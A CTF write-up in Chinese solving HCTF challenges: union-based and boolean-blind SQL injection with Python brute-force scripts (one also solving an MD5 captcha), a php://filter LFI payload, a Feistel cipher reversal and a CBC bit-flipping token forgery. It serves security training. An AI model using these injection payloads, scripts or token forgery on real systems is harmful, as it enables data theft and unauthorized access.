从0开始之SQLI之0

先试了试 'or 1=1 – 报了一个错误 于是改成 `'or 1=1 -- a` 出现了预期的结果

id	name
1	user1
2	user2
3	user3
4	user4
5	maybe flag is in another space

接下来 `'or 1=1 order by X -- a（X为数字）` 查字段数 结果为2
然后我就直接 `' union select 1,database() -- a` 查数据库名 结果为 hctfsqli1
接下来 `' union select 1,group_concat(table_name) from information_schema.tables where table_schema=database() -- a` 查表名 结果为 hhhhctf,users
根据最开始出现的结果flag应该在hhhhctf里 于是 `' union select 1,group_concat(column_name) from information_schema.columns where table_name='hhhhctf' -- a` 查字段名 结果为flag
最后 `' union select 1,flag from hhhhctf -- a` 得到flag:hctf{f1rst_sql1_is_34sy}

id	name
1	user1
1	hctf{flrst_sqll_is_34sy}

从0开始之SQLI之1

一开始各种尝试 发现 or 1=1 # 时出现想要的结果

it must return username

id	name
1	user
2	user
3	user
4	user

然后也用 order by 查出了是两个字段 但是之后 `union select 1,database() #` 的时候 没出现预期结果 倒是还有 it must return username 这时感觉 后台应该是限制了输出结果 于是改了改 使用and配合length() ascii() substr()来注入
`and length(database())=X #(X为数字)` 判断数据库名长度 结果为9
`and ascii(substr(databse(),1,1))=XX #（XX为两位数）` Python脚本依次爆破 最开始做的时候选择了尝试上一题的数据库名很省事的出来了数据库名hctfsqli2
接下来比较懒就没判断表名长度 直接爆破表名 `and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=XX （XX为两位数）`
当时也是先猜的 正好是hhhhctf
之后 `and length(substr((select column_name from information_schema.columns where table_name='hhhhctf' limit 0,1),1))=1` 爆破字段名 直接猜是flag 试了试是对的
最后 脚本爆破得flag:hctf{com3_0n_h4v3_a_try233}

```python
import requests
a = []
for k in range(1,30):
    for i in range(48 ,126):
        url = "http://45.32.25.65/nweb/sqli2/?id=1" \
              " and ascii(substr((select flag from hhhhctflimit 0,1),"+str(k)+",1))="+str(i)
        re = requests.get(url)
        if 'it must return username' not in re.text:
            print(chr(i))
            a.append(chr(i))
            break
b = ''.join(a)
print(b)
```

从0开始之SQLI之2


其实套路和上一题一模一样 就是那个code比较烦 贴上最后爆破flag的Python脚本

```python
import requests,hashlib
def md5233(i):
    m = hashlib.md5()
    m.update(str(i).encode('utf-8'))
    n = m.hexdigest()
    return n
def code(k):
    for i in range(100000000):
        a = md5233(i)
        if str(k) in a[:4]:
            return i
a = []
for k in range(1,30):
    for i in range(48, 126):
        url = "http://45.32.25.65/nweb/sqli3/"
        res = requests.get(url)
        t = res.text
        h = res.cookies
        data = {"id":"1 and ascii(substr((select flag from hhhhhhctf limit \
                0,1)"+str(k)+",1))="+str(i)+"#","code":code(t[161:165])}
        headers = {"Cookie":str(h)[27:63]}
        rs = requests.post(url, data=data, headers=headers)
        if 'it must return username' not in rs.text:
            print(chr(i))
            a.append(chr(i))
            break
b = ''.join(a)
print(b)
```

要注意的是设置好cookie要不然code会刷新 提交上去的是上一次的
数据库名:呃。。。没记 估计是hctfsqli3
表名:hhhhhhctf
字段名:flag
flag:hctf{w0w_captch4_iz_Diao233}

从0开始LFI之2

感觉之前的解法应该都没用了 但是 还是试了一下 当然一点用都没有
后来发现带.jpg 返回的结果和不带是不一样 不带回返回 File not found 猜测后台应该是作出了一定的过滤 之后百度了一下 得知可以构建这样的payload `img=php://filter/read=convert.base64-encode/resource=1.jpg/resource=../flag.php` 查看网页源代码 得到flag:hctf{1ntere5ting_PHP_Regu1ar_express1ons}



explorer的奇怪番外3

Feistel结构 解密就是加密的逆向过程 改了改给我们的代码

```
from hashlib import sha256
def xor(a,b):
    return ''.join([chr(ord(i)^ord(j)) for i,j in zip(a,b)])
def  HASH(data):
    return sha256(data).digest()[:8]
def key_schedule(key):
    subKeys = []
    subKey = key
    for i in xrange(16):
        subKey = HASH(subKey)
        subKeys.append(subKey)
    return subKeys
key = key_schedule('explorer')
miwen = "1fde6a7b2ff15d0abad691215ca5d470"
hex_miwen = miwen.decode('hex')
RE = hex_miwen[:8]
LE = hex_miwen[8:]
for i in xrange(16):
    tmp = LE
    yihuo = xor(HASH(tmp),key[(15-i)])
    LE = xor(yihuo,RE)
    RE = tmp
print LE+RE
```


得出结果rEvers3_tHe_kEy! 加上hctf{}就是flag了

explorer的奇怪番外5

CBC字节翻转攻击 先注册了一个用户名是admim 密码是alvndasjncakslbdvlaksdn 得到
token:2a303f251bf0c9ebc0246702a2335187ce223f8064dae0585ce53da6787473e299b426667292242b3850ca19e5054231
根据给我们的代码 token的前32位是iv的16进制 32到64位对应的明文是admim:alvndasjnc 后64位对应的明文akslbdvlaksdn及填充部分
我们要把是第一部分admim改成admin 而iv是参与第一部分的加密的 所以改变iv就能改变第一部分的admim 接下来就是进行改造了

```
token = "2a303f251bf0c9ebc0246702a2335187ce223f8064dae0585ce53da6787473e299b426667292242b3850ca19e5
054231"
iv = token[:32].decode('hex')
a = chr(ord(iv[4])^ord('m')^ord('n'))
v = iv.replace(iv[4],a)
print v.encode('hex')
```

改造完之后 2a303f2518f0c9ebc0246702a2335187ce223f8064dae0585ce53da6787473e299b426667292242b3850ca19e5054231
提交得到flag


root@kali: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
++
welcome to explorer's strange crypto
++
what do you want to do?
1.sign in
2.sing up
enter you choose:2
you name:admim
you password:alvndasjncakslbdvlaksdn
here is you token: 2a303f251bf0c9ebc0246702a2335187ce223f8064dae0585ce53da678747
3e299b426667292242b3850ca19e5054231
root@kali:~# nc 121.42.25.113 20002
++
welcome to explorer's strange crypto
++
what do you want to do?
1.sign in
2.sing up
enter you choose:1
give me you token:2a303f2518f0c9ebc0246702a2335187ce223f8064dae0585ce53da6787473
e299b426667292242b3850ca19e5054231
hctf{cRypT0_ls_1nteRestlng!}
root@kali:~#